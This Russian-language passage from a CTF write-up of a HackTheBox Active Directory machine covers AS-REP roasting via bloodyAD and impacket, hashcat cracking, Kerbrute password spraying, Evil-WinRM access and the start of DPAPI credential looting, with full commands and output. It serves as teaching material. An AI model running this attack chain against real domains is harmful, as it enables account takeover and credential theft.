


```
bloodyAD --host dc01.vintage.htb -d vintage.htb -u P.Rosa -p Rosaisbest123 -k add uac SVC_ARK -f DONT_REQ_PREAUTH
bloodyAD --host dc01.vintage.htb -d vintage.htb -u P.Rosa -p Rosaisbest123 -k add uac SVC_SQL -f DONT_REQ_PREAUTH
bloodyAD --host dc01.vintage.htb -d vintage.htb -u P.Rosa -p Rosaisbest123 -k add uac SVC_LDAP -f DONT_REQ_PREAUTH
[-] ['DONT_REQ_PREAUTH'] property flags added to SVC_ARK's userAccountControl
[-] ['DONT_REQ_PREAUTH'] property flags added to SVC_SQL's userAccountControl
[-] ['DONT_REQ_PREAUTH'] property flags added to SVC_LDAP's userAccountControl
```

Активация флага DONT_REQ_PREAUTH

А получить хеши — с помощью скрипта GetNPUsers из набора **impacket**.

```
GetNPUsers.py -dc-ip dc01.vintage.htb vintage.htb/ -request
-usersfile users.txt -no-pass
```




```
GetNPUsers.py -dc-ip dc01.vintage.htb vintage.htb/ -request -usersfile users.txt -no-pass
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

/home/ralf/.local/bin/GetNPUsers.py:163: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal i
tetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User M.Rossi doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User R.Verdi doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User L.Bianchi doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User G.Viola doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User C.Neri doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User P.Rosa doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
$krb5asrep$23$svc_ldap@VINTAGE.HTB:72ddd63554a7d5731e8e8dbc7cf1b0a5$2f11c9a97341cc960865e92f5c4133f897271c1b33efd87780e0973168b64
148ad001aa511278cb292ac4fed1c85ebf2974ce66c6c35e95d8d11f61c0b65c25c5dfb7532a7c3956aeec388ab0200332156a35b436c362a29bd051ed1694777
1ad08060ff74ca88e938ecbb4447d23735c1825de6a5fa08fb76a664444a37494e18b5e3ea783e95efe17bc23d3b929530256737e303d2f32216
$krb5asrep$23$svc_ark@VINTAGE.HTB:18534e5ec59ae829f29db579b057df1e$3ab26f7fd6d29cfa34fd801b1156d7083b273111807db4b11429eb55340749
59faf76c3a7ed36bdb85d05265484f44d411890cf6d290a47729da0d46c34ccd8ca83571e9bbae63fdada02bb163a2a1a60df393a3b0d309f09560a182ff7503e
b937b935770dfb8657dc364426bb8fbcec36a8448e52cdaa0d54b9f894fd96f80968f9c2b6eb5973c907d62fab2869f837ff04e9fbebe75f4a0c6
[-] User C.Neri_adm doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User L.Bianchi_adm doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Получение хешей

Хеш учетной записи **SVC_SQL** сервер нам не дал, так как учетка отключена. Воспользуемся bloodyAD, чтобы включить ее.


```
bloodyAD --host dc01.vintage.htb -d vintage.htb -u P.Rosa -p
Rosaisbest123! -k remove uac SVC_SQL -f ACCOUNTDISABLE
```



```
bloodyAD --host dc01.vintage.htb -d vintage.htb -u P.Rosa -p Rosaisbest123 -k remove uac SVC_SQL -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from SVC_SQL's userAccountControl
```

Активация учетной записи

Повторно выполним AS-REP Roasting и получим три хеша.




```
[-] User P.Rosa doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User C.Neri_adm doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User L.Bianchi_adm doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Получение хешей

Для брута хешей вида **krb5asrep$23** в **Hashcat** используем режим 18200. В итоге мне удалось сбрутить пароль той самой учетки **svc_sql**.

```
hashcat -m 18200 hashes.txt rockyou.txt
```




```
$krb5asrep$23$svc_sql@VINTAGE.HTB:f0cdf412cbc217d999d48ba9aec9b913$f848e2645d3def5b1cba358e75d47744e5f60a08070676f08eed8fcbc7310ba1eab
2cdb9531303c08b94f37a1317d5e96c0f9fb30dbb8c2f3fa6cdd0ef7a01f3a847f4626f6cbc3c609c3cdf2c20b204f399c1bc10daf2f720d7a3e9d3e4b6981f891f3c7
979ffecd88962c061ee89c7240385141da3a74f3281aa3a855727eb6b0f2318e585aae3289fab73db364cdc3082c34913960a9d5862e48cf1a931:Zer0the0ne
```

Результат перебора хешей

Эта учетка нам пока ничего не дает, а вот ее пароль можно поспреить по всем остальным учетным записям. Обычно пароли служебных учетных записей могут повторяться. Для быстрого перебора пароля в службе Kerberos можно использовать **Kerbrute**.


```
kerbrute_linux_amd64 --dc vintage.htb -d vintage.htb passwordspray ./
users.txt Zer0the0ne
```



```
Using KDC(s):
 vintage.htb:88

[+] VALID LOGIN:  C.Neri@vintage.htb:Zer0the0ne
Done! Tested 12 logins (1 successes) in 5.086 seconds
```

Результат спрея пароля

Таким способом мы получаем еще одну учетную запись **C.NERI** и строим новый граф BloodHound. Пользователь состоит в группе **REMOTE MANAGEMENT USERS**, а значит, можно получить сессию на хосте через службу WinRM.


REMOTE MANAGEMENT USERS@VINTAGE.HTB
SERVICEMANAGERS@VINTAGE.HTB
MemberOf
MemberOf
C.NERI@VINTAGE.HTB


Граф BloodHound

Чтобы использовать Kerberos-аутентификацию в Evil-WinRM, нужно подготовить файл `/etc/krb5.conf`.

```
[libdefaults]
        default_realm = VINTAGE.HTB
[realms]
        VINTAGE.HTB = {
                kdc = DC01.VINTAGE.HTB
        }
```

Затем получим TGT-билет пользователя **c.neri**.

```
getTGT.py vintage.htb/c.neri:Zer0the0ne
```




```
getTGT.py vintage.htb/c.neri:Zer0the0ne
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[*] Saving ticket in c.neri.ccache
```

Получение тикета

А теперь используем полученный билет для авторизации в WinRM.

```
KRB5CCNAME=c.neri.ccache evil-winrm -i dc01.vintage.htb -u c.neri -r
vintage.htb
```



```
*Evil-WinRM* PS C:\Users\C.Neri\Documents> type ..\Desktop\user.txt
1c7223974490cd4b349fc0a062fb4f38
*Evil-WinRM* PS C:\Users\C.Neri\Documents>
```


Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Пользователь C.NERI_ADM

Изучаем окружение пользователя и находим сохраненный блоб данных DPAPI. Обычно так выглядят сохраненные учетные данные для RDP.

```
C:\Users\C.Neri\Appdata\roaming\Microsoft\Credentials\
C4BB96844A5C9DD45D5B6A9859252BA6
```




```
*Evil-WinRM* PS C:\Users\C.Neri\Appdata\roaming\Microsoft\Credentials> dir -h


    Directory: C:\Users\C.Neri\Appdata\roaming\Microsoft\Credentials


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          6/7/2024   5:08 PM            430 C4BB96844A5C9DD45D5B6A9859252BA6
```

Содержимое каталога Credentials

Скачиваем файл на свой хост и проверяем зашифрованные мастер-ключи вот в таком каталоге:

```
C:\Users\C.Neri\Appdata\roaming\Microsoft\Protect\S-1-5-21-
4024337825-2033394866-2055507597-1115
```

